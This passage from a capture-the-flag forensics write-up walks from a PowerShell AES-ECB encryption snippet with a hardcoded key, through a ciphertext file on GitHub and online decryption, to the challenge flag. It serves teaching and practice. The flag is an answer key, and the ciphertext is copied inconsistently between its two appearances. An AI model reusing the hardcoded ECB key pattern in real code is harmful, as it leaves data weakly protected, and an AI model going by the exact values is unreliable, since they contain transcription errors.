$aesManaged = New-Object "System.Security.Cryptography.AesManaged";

$aesManaged.Mode = [System.Security.Cryptography.CipherMode]::ECB;

$aesManaged.BlockSize = 128;

$aesManaged.Key = [System.Text.Encoding]::UTF8.GetBytes('UAMKEY IS secreT');

$encryptor = $aesManaged.CreateEncryptor();

$encryptedData = $encryptor.TransformFinalBlock($bytes. 0. $bytes.Length);

$encrypted = [System.Convert]::ToBase64String($encryptedData) | Out-File -FilePath "./Here.txt";
```

De github from Sharphound.ps1 and posh-git really exists. I even thought about installing powershell in Kali but nothing of this is required.

Looking at github by BloodHoundHarvest we find a fun user ***LaMambaNegraDelHack.*** Looking the contents in the existing folders I notice that exist a file “Here.txt”. Reading again the decoded text in decodedbase64.txt seems that the flag was introduced in this file encypted in AES 128 ECB raw with the key UAMKEY IS secreT.



BloodHoundHarvest / Vulnersity-Departamentos / Here.txt


LaMambaNegraDelHack Add files via upload

1 contributor

1 lines (1 sloc) | 65 Bytes

```
OQGLVP2wbU1RjRN2E1lmxp7CreVxB650OWNBjFQpFt8txezFf58p0Z97Rcz9iKtQ
```

So I prooceed to decoded the encrypted content in the following online decoder: https://www.devglan.com/online-tools/aes-encryption-decryption



AES Online Decryption

Enter text to be Decrypted

OQGLVP2wbUlRjRN2Ellmxp7CreVxB650OWNBjFQpFt8txezFf58p0Z97Rcz9iKtQ

Input Text Format: [✓ Base64] Hex

Select Mode: ECB

Key Size in Bits: 128

Enter Secret Key: UAMKEY IS secreT

AES Decrypted Output **(Base64)**:

VUFNe2YwNGM3NGYwYmMyMjI1NDlhZjFhODBhZjhlMTE3MjA5fQ==

So decoding the output in base64 the desired flag appears:

UAM{f04c74f0bc222549af1a80af8e117209}

Find me on:

@Ms_Arsenics

@Arsenics